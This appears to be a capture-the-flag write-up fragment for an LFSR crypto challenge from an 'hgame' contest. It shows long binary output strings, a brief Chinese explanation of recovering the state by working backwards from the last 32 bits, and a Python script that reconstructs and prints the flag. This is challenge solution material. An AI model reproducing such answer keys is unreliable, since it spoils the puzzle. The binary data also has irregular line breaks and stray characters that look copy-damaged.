1011010100010111110101110101111010111100101100010011001001011101000101011000110
1110000100001010010001001110101100010100001111101101110000110011000100011010000
1000111111110000010111100010010100000000100100100110111000010011100111000100101
1010111111010111101101101001110111010111110011001000010001010100010010110110
1010111000001011111001001100111100010010011111001011110011111011011010111001001 1
1101000110011000110000110000011000001111101010010111100000010101111101000011111
0000101111100010000010010111010110100101010101001111100101011100011001001011000
1010101010011011000101100000100011100111100111001110001101010101110100110100000
0110000101100001110110100000001111100010111110101111001100001101100010010011011
1010011001111101100101100011000101001110101111001000010110010111101110110010101
1010000001010010110000000011100011100001000000010011111000110100110000000110111
0111110100111111000101110110000001000100101001100000 1',
'0001101010101010100001001001100010000101010100001010001000100011101100110001000
1100001001110000110100010101111010110111001101011011101110000011001000100100101
0000110111010001110010010100111000100010101110111011100100111101110010100101110
1010000010011111010111001001011010000100001001000110111100111010001000101110110
0111011101011101100100101011010101000101001000101110011011111110110011111111100
0000000111000000100110001100010001101010100010110000101010001100001010011101010
1011101101001011101100101001110001010100110011000011010110001000010011010111010
0001101001011011110011100110011001010110100101010111110111011110000011101000111 1
1011100000000000111011011101000011001010010111001110111000100111011110100101000 1
0001101110110001111100010111011011011111100111100000001110001100001000010100101
1001101110101000010101001000100110010000101001111100101000001011011010011110001
1010000011011110101001010011000101000001110000111101010101000110110011100010111
1011101011101101010110110000011000000101001010111011'
```

就是LFSR，正向爆破，不需要后面那些那么长的，就后32个状态，就行然后依次往前推，从后往前爆，具体原理请看https://blog.csdn.net/MikeCoke/article/details/113853227

```
output=
['1111110110111011111000010101101000100011111100111111010010100001111011111110000
1000011111101101111000001001000101101011111011111000100101000000111111101101110101 0
1010111000000001111000010001110111110110110001001011001101001011100001010001101101
1100000100010001111001010100101101110111011100110110010111111011010101011000011 0
1100011101101111100111010101111100101100110001011010010101110011101001100111000 1
1110111000001101110000001111110000010000010111110001011011100111001101000001101 1
1101100110000011010111111110101100110101110101010010000100111101100111101101010
1111011101001101001011011111110100111010001101011111011110001100111111100101100 0
0100100100101110101010111001010100110101010101111011101001110111000010010111101 0
1101011111100011111111100100000000011100111001000010111111101001110110001010011
0100111001001000110001100000110100011101001000010110111111010110000001010000011 1
0001011001010010001000011000000100010010010010111010011111111011100100100100101
1111110011100001111101100011110011111001010010011000 10',
```

```
'0010000000001010111100001100011101111110111100010010011101010111001011001100101
11101011000111010100000001100000110000000011000000110101111111011100100110111011
0100001000111110001110010001010011100101100100010001100101010111100111010000111
1110110101100001111000110101111100011011100001100011001110010010110011110000010
0100101111001011101110001011011111111011010100010111011000010010101110110100000
1101000001000101010000101111010010000110000000001110100101010101111011010111110
11001000101000100011001100101010110110001010010001010110111011011111110101110011
1001101111111111101001110111101001001111001111110100110011111110110001000111100
0101110001011110000110110111111011101011101001110000111000010101101111000110010
1101001101011100011010110011010001110110101110100011101100010011011000110011010
1010110010011011110000111110100111101110000100010000111100010111000010000010001
1111101101000010001101101001001101100101101110100111111010111100000111010101001
10101011110000110101110111011010110110000010000110001',
'1110110110010001011100111110111111011100111110101001100111110010000100011100110
1011010100010111110101110101111010111100101100010011001001011101000101011000110
1110000100001010010001001110101100010100001111101101110000110011000100011010000
100011111111000000101111000100101000000000100100100110111000010011100111000100101
1010111111010111101101101001110111010111110110011001000010001010100010010110110
1010111000001011111001001100111100010010011111001011110011110110110101110010011
11010001100110001100001100000110000011111010100101111000000010101111101000011111
0000101111100010000010010111010110100101010101001111100101011100011001001011000
1010101010011011000101100000100011100111100111001110001101010101110100110100000
0110000101100001110110100000000111100010111110101111001100001101100010010011011
1010011001111101100101100011000101001110101111001000010110010111101110110010101
1010000000101001011000000000111000111000010000000100111110001101001100000000110111
0111110100111111000101110110000000100010010100110000001',
'0001101010101010100000100100110001000010101010000101000100010001110110011000100
11000010011100001101000101011110101101110011010110111011100000011001000100100101
00001101111010001110010010100111000100010101101110111001001111101110010100101110
10100000010011111010111001001011010000100001001000110111100111010001000101110110
01110111010111011001001010110101010001010010001011100110111111110110011111111100
0000000111000000100110001100010001101010100010110000101010001100001010011101010
1011101101001011101100101001110001010100110011000011010110001000010011010111010
0001101001011011110011100110011001010110100101010111110110111100000111010001111
10111000000000001110110111010000110010100101110011101110001001110111101001010001
00011011101100011111000101110110110111111001111000000001110001100001000010100101
1001101110101000010101001000100110010000101001111100101000001011011010011110001
1010000011011110101001010011000101000001110000111101010101000110110011100010111
101110101110110101011']
#mask=0b10001001000010000100010010001001
def decrypt(out):
    R = ""
    tmp = out
    for i in range(32):
        out0 = '?'+out[:31]
        m =
int(out0[-1])^int(out0[-4])^int(out0[-8])^int(out0[-11])^int(out0[-15])^int(out
```

```
0[-20])^int(out0[-25])^int(out0[-28])^int(tmp[-1-i])
        R += str(m)
        out = str(m) + out[:31]
    m = hex(int(R[::-1],2))[2:]
    return m
flag = "hgame{"
for i in range(len(output)):
    flag0 = decrypt(output[i][:32])
    flag += flag0
    flag += "-"
flag += "}"
print(flag)

```